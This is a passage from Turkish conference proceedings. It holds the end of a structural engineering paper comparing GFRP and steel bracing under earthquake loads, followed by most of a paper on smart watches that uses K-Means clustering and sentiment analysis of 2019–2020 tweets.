Şekil 9'da görülen sistemdeki 2 numaralı kolonun kuvvet ve moment değerleri Tablo 4'te görüldüğü gibidir. İlk katta çapraz elemanların bağlandığı kolonlarda kuvvet - moment analizi yapıldığında GFRP Çapraz kullanılırsa daha büyük kuvvetler ve taban momentini taşıdığı, yani GFRP Çaprazın, Çelik Çapraza göre daha az kuvvet ve momentini üzerine çektiği görülmüştür.




Şekil 9. 2 numaralı kolon

Tablo 4. 2 numaralı kolonun kuvvet ve momentlerinin karşılaştırılması

Çerçeve + Perde Sistem			GFRP Çaprazlı Sistem			Çelik Çaprazlı Sistem		
V2(kN)	20.43	(3. metrede)	V2(kN)	15.37	(3. metrede)	V2(kN)	12.096	(3. metrede)
M3(kNm)	50.81	(0. metrede)	M3(kNm)	38.45	(0. metrede)	M3(kNm)	29.0123	(0. metrede)

Şekil 10'da görülen 7 numaralı kolonun tabanındaki momentler incelendiğinde Çerçeve + Perde sistemdeki momentin en yüksek çıktığı görülmüştür. Bu konulan çaprazların 7 numaradaki kolonların yükünü hafiflettiği anlamına gelmekte olduğunu göstermiştir. 7 numaralı kolonun Tablo 5'te belirtilen 3 metredeki, yani kolon ucundaki kesme kuvveti ve 0 metredeki taban momenti değerleri incelendiğinde GFRP Çaprazlı sistemin Çelik Çaprazlı sisteme göre daha az sönüm yaptığı görülmektedir. Değerler 2 numaralı kolon ve Tablo 6'da değerleri belirtilen 12 Numaralı kolon için de aynı sonuçları göstermiştir.



(a)

(b)

Şekil 10. 7 numaralı (a) ve 12 numaralı (b) kolon


Tablo 5. 7 numaralı kolonun kuvvet ve momentlerinin karşılaştırılması

Çerçeve + Perde Sistem			GFRP Çaprazlı Sistem			Çelik Çaprazlı Sistem		
V2(kN)	24.83	(3. metrede)	V2(kN)	13.26	(3. metrede)	V2(kN)	12.92	(3. metrede)
M3(kNm)	59.57	(0. metrede)	M3(kNm)	35.42	(0. metrede)	M3(kNm)	30.43	(0. metrede)

Tablo 6. 12 numaralı kolonun kuvvet ve momentlerinin karşılaştırılması

Çerçeve + Perde Sistem			GFRP Çaprazlı Sistem			Çelik Çaprazlı Sistem		
V2(kN)	25.98	(3. metrede)	V2(kN)	13.42	(3. metrede)	V2(kN)	11.721	(3. metrede)
M3(kNm)	60.71	(0. metrede)	M3(kNm)	35.9	(0. metrede)	M3(kNm)	28.858	(0. metrede)

Şekil 11'deki 23 Numaralı Çapraz elemanın Tablo 7'deki analiz sonuçları incelendiğinde 6.88 metrede (çaprazın en üst ucunda) kesme kuvveti ve moment değerlerinin Çelik Çaprazlı sistemde GFRP Çaprazlı sisteme göre daha fazla olduğu görülmüştür. Bu değerlere göre Çelik Çaprazların rijitliğinin daha fazla olduğu için üstüne çektiği kuvvet ve momentlerin daha fazla olduğu, yani daha fazla sönüm yaptığı söylenebilir. Değerlerin Şekil 11'de görülen diğer çaprazlar için de Tablo 8 ve 9'daki gibi benzer sonucu verdiği görülmektedir.



Şekil 11. 23 (a), 30 (b) ve 31 (c) numaralı çapraz elemanlar

Tablo 7. 23 numaralı çapraz elemanın kuvvet ve momentlerinin karşılaştırılması

GFRP Çaprazlı Sistem			Çelik Çaprazlı Sistem		
V2(kN)	7.846	(6.88 metrede)	V2(kN)	31.725	(6.88 metrede)
M3(kNm)	17.18	(6.88 metrede)	M3(kNm)	65.53	(6.88 metrede)

Tablo 8. 30 numaralı çapraz elemanın kuvvet ve momentlerinin karşılaştırılması

GFRP Çaprazlı Sistem			Çelik Çaprazlı Sistem		
V2(kN)	7.547	(0. metrede)	V2(kN)	31.87	(0. metrede)
M3(kNm)	16.3	(0. metrede)	M3(kNm)	65.97	(0. metrede)

Tablo 9. 31 numaralı çapraz elemanın kuvvet ve momentlerinin karşılaştırılması

GFRP Çaprazlı Sistem			Çelik Çaprazlı Sistem		
V2(kN)	6.88	(0. metrede)	V2(kN)	29.251	(0. metrede)
M3(kNm)	15.5	(0. metrede)	M3(kNm)	62.06	(0. metrede)

4. TARTIŞMA VE SONUÇ

Bu çalışmada, yapıya gelen deprem kuvvetini sönmölemekle büyük katkısı olan çapraz elamanların GFRP malzemesinden veya çelikten üretilmesi durumunda, yapıdaki etkileri yorumlanarak hangisinin avantajlı olacağına karar vermek amaçlanmıştır.

Tablo 4-6 göstermiştir ki; ilk katta çapraz elemanların bağlandığı kolonlarda kuvvet-moment analizi yapıldığında GFRP Çapraz kullanılırsa daha büyük kuvvetler ve taban momenti taşıdığı, yani GFRP Çaprazın, Çelik Çaprazla göre daha az kuvvet ve momenti üzerine çektiği görölmüştür. Tablo 7-9 incelendiğinde ise bu varılan sonuca paralel bir çıkarım ortaya çıkmaktadır. Bu tablolarda da Çelik Çaprazların, GFRP Çaprazlardan eleman boyu boyunca daha fazla kesme kuvveti ve momenti karşıladığı net olarak görölmektedir.

GFRP Çaprazlı yapıda Çelik Çaprazlı yapıya nazaran daha fazla yanal hareket gözlemlenmiştir. Bunun sebeplerinden biri GFRP ile S420 malzemeleri arasındaki elastisite modülündeki farklılıktır. Diğer sebebi ise GFRP elemanın ilk yükleme durumunda daha az esneklik göstermesidir.

Tüm bunları destekler nitelikte olan yapı periyod değerleri de karşılaştırıldığında, Çerçeve + Perdeli sistemin GFRP Çaprazlı sistemden büyük olduğu ve onun da Çelik Çaprazlı sistemden büyük olduğu sonucu dikkatle incelenmelidir.

GFRP Çaprazlı sistemlerin yapıdaki periyodu yaklaşık % 21.2 azaltması sonucu yanal rijitliği arttırdığı, bunun sonucu olarak yanal ötelemeleri azalttığı gözlemlenmiştir. Bu çaprazların yapıda sönmö aracı olarak kullanılabilceği söylenebilir. Analizlere göre GFRP Çapraz elemanların zaten var olan Çelik Çapraz elemanlara da alternatif olabileceği görölmüştür. Yüksek kopma dayanımına sahip olan GFRP malzemesinin çeliğe göre daha düşük elastikiyet özelliği sebebiyle daha çok yer değıştirme

yaptığı görülmüştür. Bu kapsamda 5 cm et kalınlıklı ve çekirdek bölgesi boş olan bu sistemlerin betonla doldurulması, ortaya çıkan bu kompozit kesitin elastikiyete ve burkulmaya olan etkisi yeni araştırmalara konu olabilecektir.

5. KAYNAKÇA

- [1] S. Rizkalla, T. Hassan and N. Hassan, “Design Recommendations for the use of FRP for Reinforcement and Strengthening of Concrete Structures” Prog. Struct. Engng Concrete Construction Mater., vol. 1 (5), pp. 16– 28, 2003.
- [2] B. Özşahin, A. Mulayam ve O. Arkoç, “Betonarme Yapı Elemanlarında Lif Takviyeli Polimer Kullanımı” 9. Uluslararası Sinan Sempozyumu, Edirne 2015.
- [3] <http://www.polikom.com.tr/teknolojiler/donati-elemanlari-FRP-repar>
- [4] <http://www.fiberpull.com/uretimteknolojileri.html>
- [5] G. Yavuz, “Lif Takviyeli Polimerlerin Betonarme Kirişlerde Donatı Olarak Kullanımı” e-Journal of New World Sciences Academy Engineering Sciences, vol. 6 (4), pp. 1001-1015, 2011.

GİYİLEBİLİR TEKNOLOJİLERDE ÖNDE GELEN İSİMLERDEN BİRİSİ: AKILLI SAATLER

Sinan Yılmaz¹, Meltem Uzavcı²

¹*Bandırma Onyediy Eylül Üniversitesi, Ömer Seyfettin Uygulamalı Bilimler Fakültesi, Bandırma,
TURKEY*

syilmaz@bandirma.edu.tr

0000-0003-1194-1941

Özet

İnsanların teknoloji konusunda ilerlemesi, birçok alanda yenilikçi buluşların ortaya çıkmasını ve gelişmesini sağladığı gibi, endüstri alanında da bu gelişim kendini göstermiş ve günümüze kadar birden fazla endüstri aşamaları ortaya çıkmıştır. Endüstride gerçekleşen 4. (d)evrim, internetin de yaygınlaşmasıyla, canlı veya cansız nesnelere arası iletişime olanak tanımıştır. Endüstri 4.0 ile birlikte gelmiş birçok yeni bileşenlerden birisi olan nesnelere interneti, mekanik ve elektronik makinelerin bir ağa bağlanıp, bu ağ bağlantısı üzerinden insanlar, diğer nesnelere ve hatta hayvanlar ile veri transferleri yaparak, komutlar gönderip iletişim kurmasıdır. Nesnelere interneti, beraberinde birçok yeni teknoloji getirmiştir. Bu yeni teknolojilere, akıllı saatler başta olmak üzere giyilebilir teknolojiler örnek verilebilir. Giyilebilir teknolojinin temelinde, giyilebilen nesnelere, hayatı kolaylaştıracak teknolojilere sahip olması varken; akıllı saatin ise, klasikleşmiş kol saatlerinin aksine, marka ve modellere bağlı olarak çeşitli fonksiyonel özelliklere sahip olması ve bir akıllı telefon aracılığı ile kontrol edilmesi vardır. Akıllı saatler, sağladığı özelliklerden dolayı gitgide insanların hayatında aktif bir rol almaya devam etmekte, bundan dolayı, teknolojinin de gelişmesiyle birlikte, insanların kullanım oranları ve bu saatlerden elde ettiği faydalar artmaktadır. Artan bu faydalar ve kullanım oranları neticesinde bu çalışma, nesnelere internetini ve giyilebilir teknolojilerin ne olduğu açıklayarak, giyilebilir teknoloji örneklerinden birisi olan akıllı saatlerin günlük yaşamda, aktivitelerde ya da spor faaliyetlerinde sunmuş olduğu faydaları açıklayacaktır. Çalışmanın diğer bir amacı ise, insanların akıllı saatler satın alırken göz önünde bulundurduğu

kriterleri kategoriler halinde belirlemek ve bununla birlikte, her bir kategorinin duygu skorlarını belirleyebilmek için kategorilere ayrı ayrı duygu analizi yapmak olacaktır. Bu çalışmayla beraber nesnelerin internetinin, giyilebilir teknolojilerin ve akıllı saatlerin ne olduğunun anlaşılması; kullanıcıların akıllı saatler satın alırken hangi kriterlere öncelik verdiği bulgusuna ulaşılması beklenmektedir.

Anahtar Kelimeler: Akıllı Saatler, Giyilebilir Teknoloji, Nesnelerin İnterneti, Duygu Analizi

ONE OF THE LEADING NAMES IN WEARABLE TECHNOLOGY: SMART WATCHES

Abstract

The advancement of people in technology has enabled industry to improve itself such as development of innovative inventions in many fields, and so that, it emerged many industry stages until today. 4th (r)evolution actualized in industry has enabled communication between living or non-living objects through the spread of the internet. The term internet of things, one of the many new components that came with Industry 4.0, is generally understood to mean connecting mechanical and electronic machines to a network and performing data transfer with people, other objects and even animals and transmitting commands by communicating via this network connection. The internet of things has brought many new technologies with it. To give an illustration of these new technologies wearable technologies stand out, especially smart watches. Wearable technology fundamentally refers to wearable objects that have technologies that facilitate life; the smart watch, unlike prevalent wristwatches, has a variety of functional features depending on brands and models and is controlled by a smartphone. Smart watches are proceeding to play an active role in people's lives due to the characteristics they provide, therefore, their usage rates and benefits provided by these smart watches are improving. As a result of enhanced these benefits and usage rates, this study is to explicate wearable technologies and the internet of things and reveal the benefits of smart watches, which are one of the instances of wearable technology, in daily life, in activities or in sports activities. Another aim of the study is to determine the criteria that people consider when purchasing smart watches by creating categories, and also to conduct an sentiment analysis for each category in order to determine the sentiment scores of each category. With this study, it is anticipated to comprehend that the definition of the internet of things, what wearable technologies and smart watches are, at the same time, it is anticipated to reach people's priorities while they purchase smart watches.

Keywords: Smart Watch, Wearable Technology, Internet of Things, Sentiment Analysis

1. GİRİŞ

Endüstride gerçekleşen devrimler, birden çok teknolojinin gelişmesine ve bazı teknolojilerin kullanılmamasına yol açmıştır. Temelde endüstride gerçekleşen 4 aşama vardır. Bu 4 aşamanın temelini su ve buhar gücüyle çalışan makineler oluşturmuştur. Bir başka deyişle, 18. yüzyılın sonu ile 19. yüzyılın başına kadar insanların ve hayvanların kas gücüne dayalı olan üretim, yerini Endüstri 1.0'ın temel bileşenleri olan su ve buhar gücüyle çalışan makinelere bırakmıştır. Bir başka deyişle, üretime makinelerin entegre edilmesiyle Endüstrideki 1. (d)evrim ortaya çıkmıştır.

Endüstri 1.0'daki temel prensip, sıvı halde bulunan suyun kömür, petrol, odun veya türevleriyle ısıtılarak kızgın bir buhara dönüştürmek, sonrasında kızgın buharı bir odacıkta toplamak ve akabinde bu odacığın hızla soğutarak sıcaklıkla birlikte basıncı düşürmek ve vakum oluşturmaktır. Nihayetinde vakumun gücü, kinetik enerjiye dönüşerek piston sistemini çalıştırmaktaydı.

Sanayide elektriğin kullanılması vasıtasıyla ilk kez montaj hattı kavramının ortaya çıktığı Endüstri 2.0'da, ilk defa hareketli bant sistemi üretime entegre edilmiş ve neticesinde seri üretim mantığı ortaya çıkmıştır. Bu seri üretim bantları ve elektrik, beraberinde ürünlerin daha ucuzca imal edilmesini ve üretim alanında dev artışların oluşmasını sağlamıştır.

Üçüncü sanayi (d)evrimi, temelde üretimde bilgisayar kontrolünün ve otomasyon sistemlerinin olması anlamına gelmektedir. Endüstri 3.0 ile verimli üretim adından söz ettirmeyi başarmış ve müşterilerin istek ve beklentileri göz önünde bulundurulmaya başlanmıştır. Endüstri 3.0'ın temel bileşenlerinden bir tanesi de PLC sistemidir. Bu sistem sayesinde donanımsal olarak bağlı kontrol panelleri yazılım ile yer değiştirebiliyor, neticesinde üretimdeki değişiklikler veya düzenlemeler çok daha hızlı yapılabiliyordu.

Endüstrideki -şu anlık- son durak olan Endüstri 4.0, yapay zekanın üretime dahil edilmesini, üretim esnasında canlı ve cansız nesnelere arasındaki iletişimin sağlanabilmesini, üç boyutlu yazıcılarla üretimin fabrikalardan evlere kadar indirilmesini kapsamaktadır.

Sonuç olarak bu devrim ile üretim esnasında insanlardan kaynaklanan hataların minimize edilmesi; dolayısıyla daha hızlı, daha ucuz ve daha tasarruflu üretim yapmak amaçlanmaktadır. Endüstri 4.0 ile gelen birçok yeni kavramlar vardır. Bunlar:

- Büyük Veri,
- Bulut Bilişim,
- 3D Baskı,
- Akıllı Robot Otomasyon Sistemleri,
- Simülasyon,
- Zenginleştirilmiş Gerçeklik,
- Siber Güvenlik,
- Uçtan Uca Yazılım Entegrasyonları,
- Nesnelere İnterneti.


Endüstri 4.0 ile adından sıkça söz ettirmeye başlayan nesnelerin interneti kavramı, günümüzde gittikçe yaygınlaşmaya başlayan, teknolojileri çok çeşitli alanlarda kullanılan ve gündelik yaşam dâhil tüm insan hayatında geniş çaplı değişikliklere aracılık etme potansiyeline sahip olan bir teknolojidir [3]. Bu potansiyel ve dahilinde giderek artan kullanımıyla nesnelerin interneti, yalnızca giyilebilir teknolojiler olarak değil, bir çok uygulama alanında faaliyet göstermeye başlamıştır. Weinberg vd. nesnelerin interneti cihazlarını uygulama alanlarına göre şu şekilde sınıflandırmaktadır:

- Giyilebilir teknolojiler,
- Sağlık hizmetleri,
- Bina ve ev otomasyonu,
- Akıllı üretim,
- Akıllı şehirler ve
- Otomotiv [19].

Nesnelerin internetinin bu uygulama alanlarından, en çok nihai tüketiciyle bulunduğu ve diğer uygulama alanlarına göre daha çok kullanıldığı alan olan giyilebilir teknolojiler [7], spor sektörü dahil birçok farklı sektörde, farklı amaçlarla kullanılmaktadır. Bu bağlamda giyilebilir teknoloji, Amerikan Kolej Sporları Kurumunun (NCAA) tarafından, seçkin sporcuların sağlık ve performansını değerlendirmek için, birçok atletik rekabet seviyesinde tamamiyle kullanıldığı; daha fazla büyüme beklenen milyarlarca dolarlık bir alandır [16]. Teknolojinin gelişmesiyle ayrıca, giyilebilir teknolojilerde daha büyük bir artış yaşanabilir ve beraberinde kullanım miktarları daha çok artabilir.

Giyilebilir teknoloji ürünlerinin, daha önce bahsedildiği gibi, spor sektörü dahil olmak üzere, kullanım amaçları kişilere göre farklılık göstermektedir. Giyilebilir teknoloji ürünlerini hangi amaçla kullanmayı planladıklarının sorulduğu ankette, katılımcıların yüzde 60'ı bu ürünleri sağlık verilerini, yüzde 44'ü ise spor verilerini takip etmek için kullanmak istediklerini belirtmiştir. Bu ürünleri eğlence/oyun amaçlı kullanmak isteyenlerin oranı yüzde 37 olurken; katılımcıların yüzde 34'ü işlerinde, yüzde 8'i ise moda amaçlı kullanmak istediklerini kaydetmiş durumdadır [11].

Kullanım amaçlarına bağlı olarak giyilebilir teknolojiler, baş için akıllı kasklar ve bilgi-eğlence sistemleri, kulaklar için işitme cihazları ve akıllı küpeler, gözler için akıllı gözlükler, AR/VR cihazları ve akıllı kontak lensler, gövde için akıllı giysiler ve göğüs bantları, kollar için tıbbi akıllı giysiler, bilekler için akıllı bileklikler ve akıllı saatler olacak şekilde farklı kategorilerde gruplandırılabilir. Şekil 1 üzerinden kategorilerin detaylarına ulaşılabilir.



Şekil 1. Giyilebilir Teknolojinin Vücut Üzerindeki Konumu (Kaynak: i-scoop [18])

Şekil 1’den de anlaşılacağı üzere giyilebilir teknolojiler kapsamında sınıflandırılan teknolojilerden birisi akıllı saatlerdir.

Akıllı saat, klasik saatlerde olduğu gibi kola takılabilen, çoğunlukla dijital bir ekranı olan ve içinde küçük çapta bir bilgisayar ile iletişim sağlayan mobil bir elektronik cihazdır. Bu kısımda anlatılanlar ile nesnelerin interneti ve giyilebilir teknolojinin öneminden bahsedilmeye çalışılmıştır. İşlevi ile akabinde akıllı saatlerin kullanım amaçlarının ve faydalarının ortaya konulması konusunda literatüre, nihai tüketicilere ve uygulamaya katkı sağlanması beklenmektedir.

2. LİTERATÜR TARAMASI

Literatür incelendiğinde, nesnelerin interneti ve giyilebilir teknolojinin ne olduğu açıklanmış olduğu görülmekle birlikte; insan hareketlerinin sınıflandırılması adına akıllı saatler ile birlikte çeşitli makine öğrenmesi yöntemlerinin ve farklı tarzda algılayıcı cihazların da kullanıldığı görülmektedir.

1991 yılında bir grup akademisyen tarafından, İngiltere’de Cambridge Üniversitesi’ndeki kameralı sistemler ile bir kahve makinesinin görüntülerinin paylaşılması, nesnelerin internetinin bilinen ilk uygulamasıdır [15].

“Nesnelerin interneti” ifadesi ise Kevin Ashton tarafından, ilk kez 1999 yılında, bir şirketin tedarik zincirinde RFID teknolojisi uygulamasının, firmaya faydalarının sıralandığı ve kullanımının önerildiği bir sunumda kullanılmıştır [2].

Merriam Webster Dictionary’e göre “giyilebilir” giyilebilecek her şeyle ilgili olup, “teknoloji” tanımlarından biri de “bir parça ekipman ya da makine” anlamına gelmektedir [14]. Bundan yola çıkarak, insanlar tarafından giyilebilecek mekanik ve teknolojik bir cihazın, giyilebilir teknoloji olduğu söyleyebilir [10].

Akıllı saatler ise, saatin çeşitli bölgelerine farklı şekillerde entegre edilebilen donanımlar sayesinde, en son giyilebilen teknoloji ürünü olan bilgisayarlardır [12].

Khan vd. (2008) insan bedenine yerleştirilen ivmeölçer vasıtasıyla uzanma, ayakta durma, koşma ve yürüme eylemlerinin tespit edilmesini sağlamışlardır. Yapılan testlerin sonucu dört aktivitenin tahmininde %99'un üzerinde doğruluk elde edilmiştir [13].

Yang vd. (2008) hızın değiştiği herhangi bir süreç ile gerçekleşen eylemlerin tespitini gerçekleştirmiştir. Testler sonucunda sistemin yürüme, koşma, ayakta durma, bilgisayarda çalışma, oturma, temizlik yapma ve diş fırçalama eylemlerinin sınıflandırılmasında %90'ın üzerinde başarı oranına sahip olduğu görülmüştür [20].

Riboni ve Benetti (2011) diş fırçalama, yürüyüş yapma, bisiklet sürme, hafif tempoda koşma, ayakta durma, gezinme, merdiven inme-çıkma ve tahtaya yazı yazma eylemlerini tespit etmek adına SUN marka giyilebilir cihazdan elde edilen verileri Android işletim sistemine sahip akıllı bir telefonda kullanmıştır [17].

Chernbumroong S., ivmeölçer algılayıcısına sahip saat ile aktivite sınıflandırması gerçekleştirmiştir [6].

İnternet hizmetleri ile giyilebilir teknolojilerin birleşimi yoluyla daha da güçlenmesi beklenen giyilebilir teknoloji sektörünün önümüzdeki yıllarda hem işletmelerin hem de kullanıcıların dikkatini çekmeye devam ederek hatırı sayılır bir pazar payı elde etmesi beklenmektedir [9].

3. AKILLI SAATLER VE ÖZELLİKLERİ

Sağlık izleme, spor eğitimi ve eğlence gibi konularda dikkat çeken akıllı saatler [5], kullanıcılar için yardımcı birer asistan görevi görecek durumlara geldiler. Günümüzde akıllı saatlerin çoğu, klasik saatlerden farklı olarak, adım sayma ve hareketsizlik uyarısı gibi temel özelliklere sahiptir. Üst segment modellere gelindiğinde ise akıllı saatler, nabız, elektrokardiyografi (EKG), jiroskop ve Küresel Konumlama Sistemi (GPS) gibi dahili sensörlere sahip olabilmektedir. Akıllı saatler sahip oldukları bu sensörler ile bazı hastalıkları tespit etme konusunda da başarılı bir konuma gelmiş durumdadır. Örneğin, günümüzde üst segment akıllı saatlerin bazıları şeker hastalığı tespit konusunda oldukça yüksek bir hassaslığa sahiptir [4]. Sağlık alanında bir başka örnek geçtiğimiz yıllarda ABD'de yaşanmıştır. Yaşanan olayda bir kullanıcı tarafından takılan akıllı saat, kullanıcının nabzının uyku esnasında hızla yükseldiğini fark etmiş ve bu durum hakkında kullanıcıya uyarıda bulunmuştur [8]. Kalp krizi risklerini önceden belirlemesinin yanı sıra akıllı saatler, acil bir durum esnasında da kişiye müdahale edilmesi için kurtarıcı bir rol de oynayabilmektedir. Benzer bir örneğinin yaşandığı durumda, 34 yaşındaki bir kullanıcı, birden sert ve yoğun bir şekilde sırt ağrısı yaşamasından dolayı bilincini kaybederek yere düşmüş ve akıllı saatteki düşme sensörü durumu fark edip olay yerine acil servis çağırmıştır [1].

Akıllı saatler, verilen örneklerdeki gibi acil durumlarda hayat kurtarıcı rol oynamasıyla birlikte, bir kişinin gündelik hayatı için de çeşitli artılar sunmaktadır. Bu artılardan birisi, iç mekânda yüzmeye, açık denizde yüzmeye, iç ve dış mekân koşusu yapma, salon bisikleti ve açık mekân bisikleti sürme,

tırmanma gibi spor faaliyetleri dahil, yüzlerce farklı spor moduyla yardımcı asistan rolü üstlenerek, kullanıcıların egzersiz yapmasına yönelik yaptığı teşviktir. Özellikle daha üst segment akıllı saatler, uzun süreli hareketsizlik esnasında bir uyarı gönderme özelliğine ek olarak, suya, darbeye ve zorlu hava şartlarına dayanıklı olmalarıyla, yapılacak ekstrem sporlarda kullanılacak seviyelere getirilmişlerdir. Gelişen teknolojiyle birlikte, akıllı saatlerdeki pil ömürlerinin de uzatılması, yapılacak aktivitelerin tamamının kaydedilebilmesine olanak sağlayabilmektedir. Üstelik bu cihazlar kullanıcılarının yanında akıllı telefonları olmasa dahi o seansa ait spor verilerini saat içerisinde depolayabilmesine ve yapılan spor faaliyeti sonrasında bu bilgilere saat üzerinden ulaşılabilmesine olanak tanımaktadır. Bu saatler ayrıca, -değişen modellere göre- içerdiği GPS sayesinde, dış mekânlarda yapılan sporları konum bazlı kaydetme ve kullanıcıyı, örneğin, yürüyüş esnasında kayb olduğu durumlarda, aktivitenin başlatıldığı konuma geri döndürme özelliklerine sahiptir. Egzersiz yapmak anlamında tüm bu bilgilere ek olarak, akıllı saatlerin diğer bir özelliği de kullanıcıların sosyal çevreleriyle sportif anlamda rekabet içinde bulunmalarını ve yapılan egzersize oranla puan kazanmalarını sağlamasıdır. Bu sayede; liderlik sıralamasında üstlerde olmak adına bir yarıştan söz edilebilir.

Akıllı saatlerin, ayrıca, sağlık alanındaki artılarına ek bir örnek olarak da uyku takibi yapabilmesi verilebilir. Özellikle covid-19 ile birlikte önemi daha iyi anlaşılan uykunun takibi, çeşitli akıllı saatler tarafından yapılabilmektedir. Yapılan uyku takibi sonrasında akıllı saatler, modellerine göre çeşitli yöntemlerle takibini yaptığı uyku hakkında analizler yapabilmekte ve kullanıcıya uyku kalitelerini artırabilmeleri yönünde çeşitli tavsiyelerde bulunabilmektedir. Ayrıca bazı akıllı saatler akıllı uyandırma yöntemiyle, kullanıcıların alarm kurdukları zaman dilimleri arasında, derin uyku saptamadığı esnada alarm etkinleştirme özelliğine de sahiplerdir.

Akıllı saatler, yukarıdaki tüm özelliklerinin haricinde, -değişen modellere göre- dahili hoparlör ve mikrofonu vasıtasıyla telefon görüşmesine, farklı saat temalarının kullanılmasına, çeşitli uygulamaların yüklenmesine, kendi algoritmalarıyla stres ölçümüne, direkt cihaz üzerinden veya bağlantı arabirimi vasıtasıyla bir kulaklık ile eşleştirilip müzik dinlenebilmesine, dahili sensörleri yardımıyla basınç ve rakım ölçmeye olanak tanınması dahil, birçok farklı özelliği bünyesinde barındırabilmektedir.


4. METODOLOJİ

4.1. Veri Toplama

Sosyal medyanın yaygınlaşması, insanların günümüzde bu platformlar aracılığıyla sosyal çevreler edinebilmesine ve zaman sınırı olmaksızın, kişinin deneyimlerini kendi isteğiyle herkese açık, yalnızca arkadaşlarıyla vb. paylaşmasına olanak tanımaktadır.

İnsanların sosyal platformlarda deneyimlerini paylaşmaları, aynı zamanda, araştırmacılar açısından oldukça önemli birer veri kaynağı haline gelmiş durumdadır. Araştırmacılar, sosyal medya kullanıcılarının deneyimlerini bu platformlar vasıtasıyla edinebilme şansına sahip olmasıyla birlikte, insanların kendi rızalarıyla herkese açık olarak paylaştığı verileri elde edebilme fırsatı bulmuştur. Araştırmacılar aynı zamanda, insanların kendi rızalarıyla paylaştığı verilere erişebilmesiyle, daha şeffaf bulgulara ulaşabilirler.

Bahsedilen tüm bu motivasyonlardan dolayı bu çalışmada, kullanıcıların akıllı saat satın alırken göz önünde bulundurduğu faktörleri araştırma ve insanların bir ürün satın alırken içinde bulunduğu durumdan etkilenip etkilenmediğini araştırma konusunda, sosyal medya platformlarından birisi olan Twitter’da kullanıcıların herkese açık olarak yaptığı paylaşımları veri kaynağı olarak ele alınmıştır. İnsanların 2019 ve 2020 yılında “smart watch”, “smart watches”, “smartwatch” ve “smartwatches” kelimelerini kullanarak attığı tüm İngilizce tweetler alınmıştır ve toplam 2019 yılı için 14910, 2020 yılı için 18512 veri elde edilmiştir. Veri seti, tweetlerin elde edildiği kütüphanenin getirmiş olduğu zorluklardan ötürü, her bir yıl ayrı olacak şekilde çekilmiştir.



Grafik 1.1. 2019 Aylara Göre Veri Sayısı Dağılımı Grafik 1.2. 2020 Aylara Göre Veri Sayısı Dağılımı

Grafik 1. 2019 ve 2020 Aylara Göre Veri Sayısı Dağılımı

4.2. Veri Ön İşleme

Veri analiz aşamasının en önemli adımlarından biri veri ön işleme adımdır. Veriler doğru bir şekilde analize uygun bir hale getirilemezse, analiz sonuçlarının doğruluğu ve geçerli sonuca erişme durumu imkânsız hale gelebilmektedir. Bu sebeple, analize başlamadan önce, Snsrape kütüphanesi aracılığıyla Twitter Api’sinden bağımsız olarak toplanan veriler, aşağıdaki ön işleme adımlarından geçirilmiştir:

- Tüm tweetlerin küçük harfe evrilmesi, (Bu sayede büyük küçük harf duyarlılığının önüne geçilmiştir.)
- Tweet'lerin içerisindeki "http", "@", "#", "gt" gibi sıklıkla geçen, analizi yanılıacak ifadelerin kaldırılması,
- Noktalama işaretlerinin temizlenmesi, (Bu çalışmada akıllı saatlerin satın alınmasındaki kriterler araştırılacağı için emojiler de göz ardı edilmiştir.)
- Verideki tüm sayısal ifadelerin temizlenmesi,
- İngilizce Stop Words'lerin temizlenmesi,
- Son olarak, veriye özgü olan "watch", "smartwatch" ile bu alanda üretim yapan markaların belirlenip, analize dahil edilmemesi gerçekleştirilmiştir.


4.3. Kategorilerin Belirlenmesi

Kullanıcıların akıllı saatler satın alırken göz önünde bulundurduğu kategorileri belirlemek için, ön işleme adımlarından geçirilen tüm veri, analize hazır hale getirildi. Sonrasında veri kategorilere ayrıldı; kategorilere ayırma işlemi gözetimsiz öğrenme algoritmalarından biri olan K-Means algoritmasıyla yapıldı. Bu algoritmayı kullanarak, herhangi bir etiketleme işlemi yapmadan dirsek yöntemiyle, veri için optimum hiperparametrenin "4" olduğu, bir başka deyişle, bu yöntem vasıtasıyla veri için en uygun küme sayısının 4 olduğu saptandı. Dolayısıyla, kullanıcıların akıllı saat satın alırken göz önünde bulundukları kriterler, 4 farklı kategori olacak şekilde ele alındı. K-means algoritması, yukarıda bahsedildiği gibi, gözetimsiz bir öğrenme algoritması olmasından dolayı, kümelere uygun kategori isimleri, küme oluşturma işleminden sonra belirlendi. Grafik 2'de gösterilen kümeler ayrı ayrı detaylı bir şekilde incelendikten sonra, kategorilerin isimleri "batarya", "sağlık", "tasarım" ve "zellik" olarak belirlendi.


üzerinde tokenleştirme ve kelimeyi köklerine ayırma işlemi gerçekleştirilmelidir. Tokenleştirme işlemleri için NLTK kütüphanesinin bir fonksiyonu olan “word_tokenize”, metni köklerine ayırmak için ise “lemmatize” fonksiyonu kullanılmıştır.

Yukarıda anlatılan işlemlerden sonra duygu analizine hazır hale getirilen 4 farklı küme, textblob kütüphanesi vasıtasıyla pozitif, negatif ve nötr olarak 3 duygu sınıfına ayrılmıştır. Grafik 3’te duygu analizi işlemlerinin sonuçları görülmektedir.


Grafik 3’te daire grafiklerinde görüldüğü gibi, neredeyse tüm kümelerde nötr duygu durumu ağır basmaktadır. Bunun sebebi, akıllı saatler ile ilgili yapılan yorumlarının büyük çoğunluğunun teknik yorum barındırması ve bu nedenle, duygu belirten kelime bulunamamasıdır.




Grafik 3.1. Batarya Kriteri Kümesi Duygu Skoru Dağılımı



Grafik 3.2. Sağlık Kriteri Kümesi Duygu Skoru Dağılımı



Grafik 3.3. Tasarım Kriteri Kümesi Duygu Skoru Dağılımı



Grafik 3.4. Özellik Kriteri Kümesi Duygu Skoru Dağılımı

Grafik 3. Kriterlere Göre Duygu Skorlarının Dağılımı

Batarya kriterinin duygu skoru incelendiğinde, teknolojiyle birlikte gelişen pil kapasitelerinin artması ve bu kriteri göz önünde bulundurarak üretim yapan firmaların akıllı saat piyasasına dahil olmasıyla, batarya kriterinde olumlu duygu durumu bildiren yorumların biraz ağır bastığı görülmektedir.

